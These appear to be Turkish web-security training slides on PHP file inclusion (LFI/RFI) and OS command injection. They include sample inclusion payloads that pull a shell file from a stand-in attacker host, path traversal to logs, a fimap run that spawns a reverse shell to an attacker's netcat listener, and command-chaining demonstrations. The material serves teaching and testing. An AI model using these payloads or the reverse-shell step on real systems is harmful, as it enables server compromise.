
# Code Injection - PHP

- PHP include/require fonksiyonlarına giden parametre değerleri saldırganlar tarafından değiştirilebilirse,
- Diğer sistem ve uygulama dosyaları da çalıştırılacak PHP dosyaları içine kopyalanıp, saldırgana cevap olarak dönebilir.


# Code Injection - Senaryo



# Code Injection - Saldırı - LFI



# Code Injection - Saldırı - RFI





# Örnek Saldırı String'leri

**RFI-Remote File Inclusion:** Uzaktan kod çağırma/dosya dahil etme

```
?id=http://saldirgan.com/myshell.txt%00
```

```
?id=http://saldirgan.com/myshell.txt?
```

**LFI-Local File Inclusion:** Server içinden kod çağırma/dosya dahil etme

```
?id=../../../../uploads/myshell.txt
```

```
?id=../../../../uploads/myshell.txt%00
```

# Diğer Denetim Teknikleri

*?file=.htaccess*

*content.php?file=content.php*

*?file=../../../../../../var/log/apache/error.log%00*

*?file=[http|https|ftp]://saldirgan\_sunucu/shell.txt%00*

*?file=data://text/plain;base64,SSBsb3ZlIFBIUAo=*

*?file=http://127.0.0.1/yol/xss.php?param=phpkodu*


# Fimap ile Otomatik RFI/LFI

- PHP uygulamalarında otomatik RFI ve LFI bulmak için Python ile yazılmış bir araçtır.
- <http://code.google.com/p/fimap/>
- $\geq$  Python 2.4
- Versiyon alpha\_09



# Fimap - Örnek

python >=2.4gereksinimi



```
python fimap.py  
-u http://sunucu/index.php?pg=  
-X
```

Parametreler ile beraber  
denetlenecek URL

Başarılı saldırı sonrası  
interaktif bir oturum açılması

# Fimap - Reverse Shell

```
WARNING: Some domains may be not listed here
Choose Domain: 1
#####
#:: FI Bugs on 'www.wude.com' ::
#####
#[1] URL: '/dowa2/vulnerabilities/fi/?page=
#[2] URL: '/dowa2/vulnerabilities/fi/?page=
#[3] URL: '/wordpress/wp-content/plugins/wp
#[q] Quit
#####
WARNING: Some bugs are suppressed because of
Choose vulnerable script: 1
#####
[11:50:35] [OUT] PHP Injection works! Testi
[11:50:35] [INFO] Testing execution thru 'p
[11:50:35] [OUT] Execution thru 'popen[b64]
#####
#:: Available Attacks - PHP and SHELL acces
#####
#[1] Spawn fimap shell
#[2] Spawn pentestmonkey's reverse shell
#[q] Quit
#####
Choose Attack: 2
IP Address to connect back to: www.saldirga
The Port it should connect back: 7000
make your netcat server ready and hit enter
[11:51:21] [WARN] <urlopen error timed out>
```

3

```
saldirgan
root@bt:~# nc -l -p 7000
Linux bt 2.6.30.9 #1 SMP Tue
nux
07:50:50 up 17:41, 3 users
USER      TTY      FROM
WHAT
root      tty1     -
-bash
root      pts/0    192.168.93
nc -l -p 7000
root      pts/1    192.168.93
-bash
uid=33(www-data) gid=33(www-
sh: no job control in this s
sh-3.2$ whoami
www-data
sh-3.2$
```

5

# OS Commanding

- Uygulamalar geliştirilirken işletim sistemi komutları çalıştırma ihtiyacı olabilir.
  - Örn: Popüler komut satırı Unix/Linux/Windows uygulamalarına web arayüzü yazılması;
    - iptables, asterisk, qmail, v.b.
- Yetersiz girdi kontrolü nedeniyle saldırganın hedef web uygulamasını kullanarak işletim sisteminde komutlar çalıştırması OS Commanding olarak adlandırılır.

# OS Commanding - Ön Bilgi



KULLANICI

KOMUT SATIRI

İŞLETİM SİSTEMİ

DONANIM

# OS Commanding - Unix - Ön Bilgi

ls -al

```
root@bt:/test# ls -al
total 8
drwxr-xr-x  2 root root 4096 Oct 17 14:58 .
drwxr-xr-x 22 root root 4096 Oct 17 14:58 ..
-rw-r--r--  1 root root    0 Oct 17 14:58 myfile.txt
root@bt:/test#
```



# OS Commanding - Windows - Ön Bilgi

dir .

```
D:\test>dir .
Volume in drive D is Data
Volume Serial Number is 26E5-051B

Directory of D:\test

18.10.2012  10:26    <DIR>          .
18.10.2012  10:26    <DIR>          ..
                0 File(s)                0 bytes
                2 Dir(s)  287.059.795.968 bytes free

D:\test>
```

# OS Commanding - Unix - Ön Bilgi

grep com myfile.txt

```
root@bt:/test# grep com myfile.txt
www.guvenlikod.com
www.davshan.com
www.owasp.com
www.owasp.com/index.php/Turkey
code.google.com/p/wivet
code.google.com/p/ccrawl
code.google.com/p/chiasma
root@bt:/test#
```

# OS Commanding - Unix - Ön Bilgi

ping www.guvenlikod.com

```
root@bt:~# ping www.guvenlikod.com
PING guvenlikod.com (159.253.139.141) 56(84) bytes of data.
64 bytes from 159.253.139.141-static.reverse.softlayer.com (159.
64 bytes from 159.253.139.141-static.reverse.softlayer.com (159.
64 bytes from 159.253.139.141-static.reverse.softlayer.com (159.
^C
--- guvenlikod.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 62.444/63.159/64.496/0.946 ms
root@bt:~#
```

# OS Commanding - Unix - |

ls -al | ping www.guvenlikod.com

```
root@bt:/test# ls -al | ping www.guvenlikod.com
PING guvenlikod.com (159.253.139.141) 56(84) bytes of data.
64 bytes from 159.253.139.141-static.reverse.softlayer.com (159.253.139.141):
mp_seq=1 ttl=128 time=57.9 ms
64 bytes from 159.253.139.141-static.reverse.softlayer.com (159.253.139.141):
mp_seq=2 ttl=128 time=57.5 ms
64 bytes from 159.253.139.141-static.reverse.softlayer.com (159.253.139.141):
mp_seq=3 ttl=128 time=57.4 ms
^C
--- guvenlikod.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2029ms
rtt min/avg/max/mdev = 57.488/57.649/57.921/0.337 ms
root@bt:/test#
```

# OS Commanding - Windows - |

dir C:\ | ping www.guvenlikod.com

```
D:\test>dir C:\ | ping www.guvenlikod.com

Pinging guvenlikod.com [159.253.139.141] with 32 bytes of data:
Reply from 159.253.139.141: bytes=32 time=58ms TTL=119
Reply from 159.253.139.141: bytes=32 time=57ms TTL=119
Reply from 159.253.139.141: bytes=32 time=57ms TTL=119

Ping statistics for 159.253.139.141:
    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 57ms, Maximum = 58ms, Average = 57ms
Control-C
^C
```

# OS Commanding - Unix - ;

ls -al ; ping www.guvenlikod.com

```
root@bt:/test# ls -al ; ping www.guvenlikod.com
total 8
drwxr-xr-x  2 root root 4096 Oct 17 14:58 .
drwxr-xr-x 22 root root 4096 Oct 17 14:58 ..
-rw-r--r--  1 root root    0 Oct 17 14:58 myfile.txt
PING guvenlikod.com (159.253.139.141) 56(84) bytes of data.
64 bytes from 159.253.139.141-static.reverse.softlayer.com (159.253.
64 bytes from 159.253.139.141-static.reverse.softlayer.com (159.253.
64 bytes from 159.253.139.141-static.reverse.softlayer.com (159.253.
^C
--- guvenlikod.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 62.102/62.831/63.749/0.743 ms
root@bt:/test#
```

# OS Commanding - Windows - &

## dir . & ping www.guvenlikod.com

```
D:\test>dir . & ping www.guvenlikod.com
Volume in drive D is Data
Volume Serial Number is 26E5-051B

Directory of D:\test

18.10.2012  10:26    <DIR>          .
18.10.2012  10:26    <DIR>          ..
               0 File(s)                0 bytes
               2 Dir(s)  287.060.140.032 bytes free

Pinging guvenlikod.com [159.253.139.141] with 32 bytes of data:
Reply from 159.253.139.141: bytes=32 time=57ms TTL=119
Reply from 159.253.139.141: bytes=32 time=57ms TTL=119
Reply from 159.253.139.141: bytes=32 time=57ms TTL=119

Ping statistics for 159.253.139.141:
    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 57ms, Maximum = 57ms, Average = 57ms
Control-C
^C
```

# OS Commanding - Unix - ||


## ls -al || ping www.guvenlikod.com

```
root@bt:/test# ls -al || ping www.guvenlikod.com
total 8
drwxr-xr-x  2 root root 4096 Oct 17 14:58 .
drwxr-xr-x 22 root root 4096 Oct 17 14:58 ..
-rw-r--r--  1 root root    0 Oct 17 14:58 myfile.txt
root@bt:/test# ls -33 || ping www.guvenlikod.com
ls: invalid option -- '3'
Try 'ls --help' for more information.
PING guvenlikod.com (159.253.139.141) 56(84) bytes of data.
64 bytes from 159.253.139.141-static.reverse.softlayer.com (159.253.139.141):
mp_seq=1 ttl=128 time=60.9 ms
64 bytes from 159.253.139.141-static.reverse.softlayer.com (159.253.139.141):
mp_seq=2 ttl=128 time=57.8 ms
64 bytes from 159.253.139.141-static.reverse.softlayer.com (159.253.139.141):
mp_seq=3 ttl=128 time=57.5 ms
^C
--- guvenlikod.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 57.557/58.783/60.981/1.569 ms
root@bt:/test#
```



# OS Commanding - Windows - ||

dir . || ping www.guvenlikod.com



```
D:\test>dir . || ping www.guvenlikod.com
Volume in drive D is Data
Volume Serial Number is 26E5-051B

Directory of D:\test

18.10.2012  10:26    <DIR>          .
18.10.2012  10:26    <DIR>          ..
               0 File(s)                0 bytes
               2 Dir(s)  287.059.787.776 bytes

D:\test>dira . || ping www.guvenlikod.com
'dira' is not recognized as an internal or external command,
operable program or batch file.

Pinging guvenlikod.com [159.253.139.141] with 32 bytes of data:
Reply from 159.253.139.141: bytes=32 time=62ms TTL=119
Reply from 159.253.139.141: bytes=32 time=56ms TTL=119
Reply from 159.253.139.141: bytes=32 time=56ms TTL=119

Ping statistics for 159.253.139.141:
    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 56ms, Maximum = 62ms, Average = 58ms
Control-C
^C
```

1

2

# OS Commanding - Unix - &

## ls -al & ping www.guvenlikod.com

```
root@bt:/test# ls -al & ping www.guvenlikod.com
total 8
[1] 26338
drwxr-xr-x  2 root root 4096 Oct 17 14:58 .
drwxr-xr-x 22 root root 4096 Oct 17 14:58 ..
-rw-r--r--  1 root root    0 Oct 17 14:58 myfile.txt
PING guvenlikod.com (159.253.139.141) 56(84) bytes of data.
64 bytes from 159.253.139.141-static.reverse.softlayer.com (159.253.139.141):
mp_seq=1 ttl=128 time=60.2 ms
64 bytes from 159.253.139.141-static.reverse.softlayer.com (159.253.139.141):
mp_seq=2 ttl=128 time=58.2 ms
64 bytes from 159.253.139.141-static.reverse.softlayer.com (159.253.139.141):
mp_seq=3 ttl=128 time=57.7 ms
^C
--- guvenlikod.com ping statistics ---
4 packets transmitted, 3 received, 25% packet loss, time 3006ms
rtt min/avg/max/mdev = 57.700/58.749/60.259/1.129 ms
[1]+  Done                  ls --color=auto -al
root@bt:/test#
```


# OS Commanding - Unix - &&

## ls -al && ping www.guvenlikod.com

```
root@bt:/test# ls -al && ping www.guvenlikod.com
total 8
drwxr-xr-x  2 root root 4096 Oct 17 14:58 .
drwxr-xr-x 22 root root 4096 Oct 17 14:58 ..
-rw-r--r--  1 root root    0 Oct 17 14:58 myfile.txt
PING guvenlikod.com (159.253.139.141) 56(84) bytes of data.
64 bytes from 159.253.139.141-static.reverse.softlayer.com (159.253.139.141): icmp_seq=1 ttl=64 time=62.979 ms
64 bytes from 159.253.139.141-static.reverse.softlayer.com (159.253.139.141): icmp_seq=2 ttl=64 time=64.020 ms
64 bytes from 159.253.139.141-static.reverse.softlayer.com (159.253.139.141): icmp_seq=3 ttl=64 time=66.035 ms
^C
--- guvenlikod.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 62.979/64.020/66.035/1.454 ms
root@bt:/test#
```

# OS Commanding - Windows - &&

dir . && ping www.guvenlikod.com



```
D:\test>dir . && ping www.guvenlikod.com
Volume in drive D is Data
Volume Serial Number is 26E5-051B

Directory of D:\test

18.10.2012  10:26    <DIR>          .
18.10.2012  10:26    <DIR>          ..
               0 File(s)                0 bytes
               2 Dir(s)  287.058.657.280 bytes free


Pinging guvenlikod.com [159.253.139.141] with 32 bytes of data:
Reply from 159.253.139.141: bytes=32 time=59ms TTL=119
Reply from 159.253.139.141: bytes=32 time=56ms TTL=119
Reply from 159.253.139.141: bytes=32 time=58ms TTL=119

Ping statistics for 159.253.139.141:
    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 56ms, Maximum = 59ms, Average = 57ms
Control-C
^C
D:\test>dira . && ping www.guvenlikod.com
'dira' is not recognized as an internal or external command,
operable program or batch file.
```

# OS Commanding - Tanım

- Uygulamalar geliştirilirken işletim sistemi komutları çalıştırma ihtiyacı olabilir.
  - Örn: Popüler komut satırı Unix/Linux/Windows uygulamalarına web arayüzü yazılması;
    - iptables, asterisk, qmail, v.b.
